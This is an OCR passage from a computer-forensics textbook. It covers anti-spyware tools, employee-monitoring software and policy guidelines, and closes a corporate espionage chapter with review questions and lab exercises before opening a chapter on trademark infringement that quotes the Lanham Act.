
Spybot—Search & Destroy detects and removes spyware. Spyware silently tracks a user's Internet behavior. This tracking data is then often used to create a marketing profile for the user that is transmitted without the user's knowledge and sold to advertising companies. Spybot—Search & Destroy can also clear usage tracks—a useful function if a user shares a computer with other users and does not want them to see what he or she has been working on. Figure 8-6 shows a screenshot from Spybot—Search & Destroy.

Tool: SpyCop

SpyCop finds spy programs designed specifically to record screenshots, e-mail, passwords, and more. It detects and disables all known commercially available PC surveillance spy software products.

The following are some of the features of SpyCop:

- *Stops password theft*: It detects spy software that is placed on a computer to capture passwords.
- *Keeps e-mails private*: It alerts the user if his or her e-mails are being snooped by spy software.
- *Kills instant message and chat spy software*: It keeps online chats and instant messages safe from prying eyes.



Source: http://www.tooto.com/spyhunter/. Accessed 2/2007.


Figure 8-5 Internet Spy Filter reports on the spyware it has caught.

Source: http://www.safer-networking.org/en/spybotsd/index.html. Accessed 2/2007.

Figure 8-6 Spybot—Search & Destroy scans systems for spyware.

- *Stops surfing monitors*: SpyCop can prevent spy software from capturing and recording what Web sites a user is visiting.
- *Stops keyloggers*: SpyCop protects users from spy software that can capture and record every keystroke.
- *Prevents online credit card theft*: SpyCop can keep a user's credit card information safe if he or she shops online.

Figure 8-7 shows a screenshot from SpyCop.



Source: http://www.spycop.com/. Accessed 2/2007.

Figure 8-7 SpyCop allows a user to specify different scan settings.

Tool: Spyware Terminator

Spyware Terminator is an adware and spyware scanner. It can remove spyware, adware, Trojans, keyloggers, home-page hijackers, and other malware threats.

The following are some of the features of Spyware Terminator:

- *Removes spyware*: Spyware Terminator scans a computer for known threats and reports its findings.
- *Scheduled scans*: It gives users the ability to schedule spyware scans on a regular basis to ensure a computer's integrity.
- *Antivirus integration*: It includes an open-source antivirus program to achieve a higher level of security.

Figure 8-8 shows a screenshot from Spyware Terminator.

Tool: XoftSpySE

XoftSpySE is a spyware detection, scanning, and removal tool, protecting users from unwanted spyware.


The following are some of its features:

- XoftSpySE completely scans PCs, including memory and registry.
- It removes all spyware, unwanted toolbars, and browser hijacks.
- It prevents identity theft.

Figure 8-9 shows a screenshot from XoftSpySE.


Tool: Spy Sweeper

Spy Sweeper detects and removes traces of spyware, including Trojans, adware, keyloggers, and system monitoring tools. It has the ability to run spyware scans automatically, prevent new malware from being installed, and prevent unauthorized system changes to browser settings, startup programs, and so on.



Source: http://www.spywareterminator.com/features/antispyware-features.aspx. Accessed 2/2007.

Figure 8-8 Spyware Terminator scans all the files on a computer for spyware.



Source: http://www.xoftspy.co.uk. Accessed 2/2007.

Figure 8-9 XoftSpySE scans a computer's files, memory, and registry for spyware.

Source: http://www.spychecker.com/software/antispy.html. Accessed 2/2007.

Figure 8-10 This is the main screen of Spy Sweeper.

The following are some of the features of Spy Sweeper:

- *Real-time protection*: Spy Sweeper blocks spyware threats in real time, before they can infect a user's system.
- *Advanced detection and removal*: Spy Sweeper's advanced detection and removal capabilities are effective at fully removing spyware that is notorious for being difficult to eliminate. Even the most malicious spyware programs are removed in a single sweep.
- *Accurate risk assessment*: Spy Sweeper uses a risk assessment test when detecting spyware programs to let a user know how dangerous different spyware programs are. Spy Sweeper gives the user a quick overview of each threat, what it does, and its potential danger.

Figure 8-10 shows a screenshot from Spy Sweeper.

Tool: CounterSpy

CounterSpy detects and removes adware and spyware. The following are some of the features of CounterSpy:

- *System scans*: The scanning engine checks the entire computer using in-depth scans of the computer's hard drives, memory, processes, registry, and cookies. It uses a continually updated database of thousands of known spyware signatures to provide ongoing and accurate protection. A user can scan for spyware manually or schedule times for CounterSpy to scan the computer.
- *FirstScan*: FirstScan is CounterSpy's scan-and-remove-on-boot technology designed specifically to detect and remove the most deeply embedded malware. CounterSpy scans the disk and cleans out malware prior to Windows startup so that hard-to-kill malware and rootkits can be exterminated.
- *Kernel-level active protection*: The kernel is the heart of an operating system. CounterSpy's active protection works inside the Windows kernel, watching for malware and stopping it before it has a chance to execute on a user's system.
- *ThreatNet*: ThreatNet provides ongoing security risk information, which is used to update the CounterSpy spyware database. ThreatNet is a revolutionary network community that connects diverse CounterSpy users so they can share and identify new applications and signatures. This information helps block new spyware.

Figure 8-11 shows a screenshot of CounterSpy.

Source: http://www.sunbeltsoftware.com/documents/counterspy-user-guide.pdf. Accessed 2/2007.

Figure 8-11 CounterSpy's main screen provides a comprehensive view of its protection.

Tool: SUPERAntiSpyware

SUPERAntiSpyware scans computer systems for known spyware, adware, malware, Trojans, dialers, worms, keyloggers, hijackers, and many other types of threats.

The following are some of the features of SUPERAntiSpyware:


- It offers quick, complete, and custom scanning of hard drives, removable drives, memory, the registry, individual folders, and so on.
- It includes excluding folders for complete customization of scanning.
- It repairs broken Internet connections, desktops, registries, and more.
- It offers real-time blocking of threats.
- It schedules either quick, complete, or custom scans daily or weekly to ensure a user's computer is free from harmful software.

Figures 8-12 and 8-13 show screenshots from SUPERAntiSpyware.

Tool: iMonitorPC


iMonitorPC monitors computer activities and Internet use by employees. It helps in discovering employee productivity and documents any computer or network abuse. It runs invisibly and records the following types of user activity:

- Programs used
- Web sites visited
- Chat history
- Social network usage




Source: http://www.superantispyware.com/index.html. Accessed 2/2007.

Figure 8-12 This shows the main screen for SUPERAntiSpyware.



Source: http://www.superantispyware.com/index.html. Accessed 2/2007.

Figure 8-13 SUPERAntiSpyware displays a report of the threats it has found, allowing users to remove or quarantine those files.



Source: http://www.imonitorpc.com/IMonitorPCEnterprise.aspx. Accessed 2/2007.

Figure 8-14 iMonitorPC performs screen captures so an administrator can see what employees are doing.

iMonitorPC records the following types of usage information:

- Screen captures (Figure 8-14)
- Detailed activity reports
- Summary reports

iMonitorPC also includes the following:

- Web site blocking
- Program usage limits
- Chat user blocking
- User alerts
- Advanced filtering

Guidelines for Writing Employee-Monitoring Policies

Because of security reasons, organizations often have to monitor employees. Management should maintain policies concerning employee monitoring. The following are some guidelines for writing employee-monitoring policies:

- *Make sure employees are aware of what exactly is being monitored*: It is essential that employees are aware of what activities are being monitored. Employee-monitoring policies must specify all activities that are monitored. Employees must be clear if monitoring occurs only if the organization suspects a problem.
- *Employees should be briefed on an organization's policies and procedures*: New employees should be told about the rules, regulations, policies, and procedures of the organization. Any questions should be answered.
- *Employees should be made aware of the consequences of policy violations*: Policies should provide detailed information of punishment if an employee violates the rules and regulations of the organization.

- *Be specific and the policy should be applicable to each and every employee*: The policy should be specific and should relate to every employee in the organization, irrespective of the employee's position. An organization should take action if any employee violates the rules.
- *Terms that are specific should be bold, underlined, or italicized*: Specific and technical terms that let the employee understand the policy clearly should be brought to notice by making them bold, underlined, or italicized.
- *Apply provisions that allow for updates to the policy*: An organization should make provisions for updating policies.
- *Policies should adhere to local laws*: Policies should relate to local laws, as an organization can involve law enforcement when an employee violates certain rules that are also laws.

Chapter Summary

- The term *corporate espionage* is used to describe espionage conducted for commercial purposes on companies and governments, and to determine the activities of competitors.
- Personal relations, disgruntled employees, and easy money are the main motives behind corporate spying.
- The major techniques used for corporate spying are hacking, social engineering, dumpster diving, and phone eavesdropping.
- Steps to prevent corporate espionage are understanding and prioritizing critical assets, defining acceptable level of loss, controlling access, baiting, detecting moles, profiling, monitoring, and analyzing signatures.
- Netspionage is defined as network-enabled espionage in which knowledge and sensitive proprietary information are stored, transmitted, and obtained via networks and computer systems.

Review Questions

1. What are the reasons behind corporate espionage?

   _____

   _____

2. What type of information do corporate spies look for?

   _____

   _____

3. What are the different techniques of spying?

   _____

   _____

4. What are the techniques for securing the confidential data of a company from spies?

   _____

   _____

5. What are the steps to prevent corporate espionage?

   _____

   _____

6. How can you investigate corporate espionage cases?

_____

_____

7. What is netspionage?

_____

_____

8. Briefly explain the guidelines that organizations should follow when writing employee-monitoring policies.

_____

_____

Hands-On Projects

1. Perform the following steps:
   - Download and install Nitrous Anti Spy from *www.nitrousonline.com/antispy.html*.
   - Explore the various options.
2. Perform the following steps:
   - Navigate to Chapter 8 of the Student Resource Center.
   - Install and launch SpyBuddy.
   - Click on **Text/Images Sent to Clipboard** (Figure 8-15).




Figure 8-15 SpyBuddy shows the text and images that a user has copied to the clipboard.

- Click on **Documents and Files Accessed** (Figure 8-16).




Figure 8-16 SpyBuddy shows the documents and files that a user has accessed.

- Click on **Windows Launched** (Figure 8-17).

Figure 8-17 SpyBuddy shows the windows that a user has launched.

3. Perform the following steps:
   - Navigate to Chapter 8 of the Student Resource Center.
   - Install and launch Activity Monitor.
   - Explore the various options.

Chapter 9

Investigating Trademark and Copyright Infringement

Objectives

After completing this chapter, you should be able to:

- Understand trademarks and their characteristics
- Understand service marks and trade dress
- Recognize and investigate trademark infringement
- Understand copyright
- Investigate copyright status
- Understand how copyrights are enforced
- Understand plagiarism
- Use plagiarism detection tools
- Understand patent infringement
- Understand domain name infringement
- Investigate intellectual property theft
- Understand digital rights management

Key Terms

Reliance party an individual or business that used a work when it was in the public domain, prior to the Uruguay Round Agreements Act

Introduction to Investigating Trademark and Copyright Infringement

This chapter discusses copyrights, trademarks, and patents. It covers what constitutes infringement, and how that infringement can be investigated. For reference, the texts of some international trademark laws are included.

Trademarks

According to the United States Patent and Trademark Office (USPTO), "A trademark is a word, phrase, symbol or design, or a combination of words, phrases, symbols or designs, which identifies and distinguishes the source of the goods of one party from those of others." Brand names, symbols, slogans, designs, words, smells, colors, or a combination of any of these that distinguishes a particular product or service from others of the same trade classify as trademarks. There are three types of trademarks, as defined by the USPTO:

1. *Service mark*: "A service mark is any word, name, symbol, device, or any combination, used, or intended to be used, in commerce, to identify and distinguish the services of one provider from services provided by others, and to indicate the source of the services." Some consider service marks to be separate from trademarks.
2. *Collective mark*: "A collective mark is a trademark or service mark used or intended to be used, in commerce, by the members of a cooperative, an association, or other collective group or organization, including a mark, which indicates membership in a union, an association, or other organization."
3. *Certification mark*: "Certification mark is any word, name, symbol, device, or any combination, used, or intended to be used, in commerce with the owner's permission by someone other than its owner, to certify regional or other geographic origin, material, mode of manufacture, quality, accuracy, or other characteristics of someone's goods or services, or that the work or labor on the goods or services was performed by members of a union or other organization."

Trademark Eligibility and Benefits of Registering It

An individual or business unit intending to use a unique identifier to categorize its goods or services can register that identifier as a trademark. The trademark should be unique and not misleading. To own a trademark, the individual or business unit must file a trademark application form at the USPTO.

The application form must include the following to be accepted by the USPTO:

- Applicant's name
- Applicant's address for correspondence
- A depiction of the mark
- A list of the goods or services provided
- The application filing fee

Registering the trademark provides several benefits, including the following:

- Protection of an organization's name and logo
- Exclusive rights of the mark and protection against trademark infringement
- More visibility of the product versus other products in the same trade
- Inclusion in the trademark search database, which helps to discourage other applicants from filing a similar kind of trademark
- The ability to, in the event of trademark infringement, ask the infringer to pay for damages and the attorneys' fees that the plaintiff incurred while filing the lawsuit
- A base for filing the registration for that particular trademark in a foreign country

Service Mark and Trade Dress

There is a thin line of difference between a trademark and a service mark, so some consider them to be in the same category. A trademark differentiates products of the same trade, while a service mark differentiates services of the same trade. The symbol SM is for an unregistered service mark, and the symbol TM represents an unregistered trademark.

Trade dress is the distinctive packaging of a product that differentiates it from other products of the same trade. Color, pattern, shape, design, arrangement of letters and words, packaging style, and graphical presentation all constitute trade dress. Previously, trade dress referred to the way in which a product was packaged to be launched in a market, but now even the product design is an element of trade dress. Elements of trade dress do not affect the way in which the product is used. Federal law for trademark also applies to trade dress. There is no distinction between trade dress and trademark; the Lanham Act, also known as the Trademark Act of 1946, does not provide any distinction between the two.

Trademark Infringement

An infringement is the encroachment on another's right or privilege. In the legal field, this term is often used when referring to intellectual property rights, such as patents, copyrights, and trademarks. A party that owns the rights to a particular trademark can sue other parties for trademark infringement based on the standard *likelihood of confusion*.

The Trademark Act of 1946 section 1114 and 1125 specify trademark infringement. The full text of these sections follows:

TITLE VI REMEDIES

§ 32 (15 U.S.C. § 1114). Remedies; infringement; innocent infringers

(1) *Any person who shall, without the consent of the registrant—*

a) *Use in commerce any reproduction, counterfeit, copy, or colorable imitation of a registered mark in connection with the sale, offering for sale, distribution, or advertising of any goods or services on or in connection with which such use is likely to cause confusion, or to cause mistake, or to deceive; or*

b) *Reproduce, counterfeit, copy or colorably imitate a registered mark and apply such reproduction, counterfeit, copy or colorable imitation to labels, signs, prints, packages, wrappers, receptacles or advertisements intended to be used in commerce upon or in connection with the sale, offering for sale, distribution, or advertising of goods or services on or in connection with which such use is likely to cause confusion, or to cause mistake, or to deceive, shall be liable in a civil action by the registrant for the remedies hereinafter provided. Under subsection (b) hereof, the registrant shall not be entitled to recover profits or damages unless the acts have been committed with knowledge that such imitation is intended to be used to cause confusion, or to cause mistake, or to deceive.*

As used in this paragraph, the term "any person" includes the United States, all agencies and instrumentalities thereof, and all individuals, firms, corporations, or other persons acting for the United States and with the authorization and consent of the United States, and any State, any instrumentality of a State, and any officer or employee of a State or instrumentality of a State acting in his or her official capacity. The United States, all agencies and instrumentalities thereof, and all individuals, firms, corporations, other persons acting for the United States and with the authorization and consent of the United States, and any State, and any such instrumentality, officer, or employee, shall be subject to the provisions of this Act in the same manner and to the same extent as any nongovernmental entity.

(2) *Notwithstanding any other provision of this Act, the remedies given to the owner of a right infringed under this Act or to a person bringing an action under section 43(a) or (d) shall be limited as follows:*

a) *Where an infringer or violator is engaged solely in the business of printing the mark or violating matter for others and establishes that he or she was an innocent infringer or innocent violator, the owner of the right infringed or person bringing the action under section 43(a) shall be entitled as against such infringer or violator only to an injunction against future printing.*

b) *Where the infringement or violation complained of is contained in or is part of paid advertising matter in a newspaper, magazine, or other similar periodical or in an electronic communication as defined in section 2510(12) of title 18, United States Code, the remedies of the owner of the right infringed or person bringing the action under section 43(a) as against the publisher or distributor of such newspaper, magazine, or other similar periodical or electronic communication shall be limited to an injunction against the presentation of such advertising matter in future issues of such newspapers, magazines, or other similar periodicals or in future transmissions of such electronic communications. The limitations of this subparagraph shall apply only to innocent infringers and innocent violators.*

c) *Injunctive relief shall not be available to the owner of the right infringed or person bringing the action under section 43(a) with respect to an issue of a newspaper, magazine, or other similar periodical or an electronic communication containing infringing matter or violating*

matter where restraining the dissemination of such infringing matter or violating matter in any particular issue of such periodical or in an electronic communication would delay the delivery of such issue or transmission of such electronic communication after the regular time for such delivery or transmission, and such delay would be due to the method by which publication and distribution of such periodical or transmission of such electronic communication is customarily conducted in accordance with sound business practice, and not due to any method or device adopted to evade this section or to prevent or delay the issuance of an injunction or restraining order with respect to such infringing matter or violating matter.

d)(i)(I) *A domain name registrar, a domain name registry, or other domain name registration authority that takes any action described under clause (ii) affecting a domain name shall not be liable for monetary relief or, except as provided in subclause (II), for injunctive relief, to any person for such action, regardless of whether the domain name is finally determined to infringe or dilute the mark.*

(II) *A domain name registrar, domain name registry, or other domain name registration authority described in subclause (I) may be subject to injunctive relief only if such registrar, registry, or other registration authority has—*

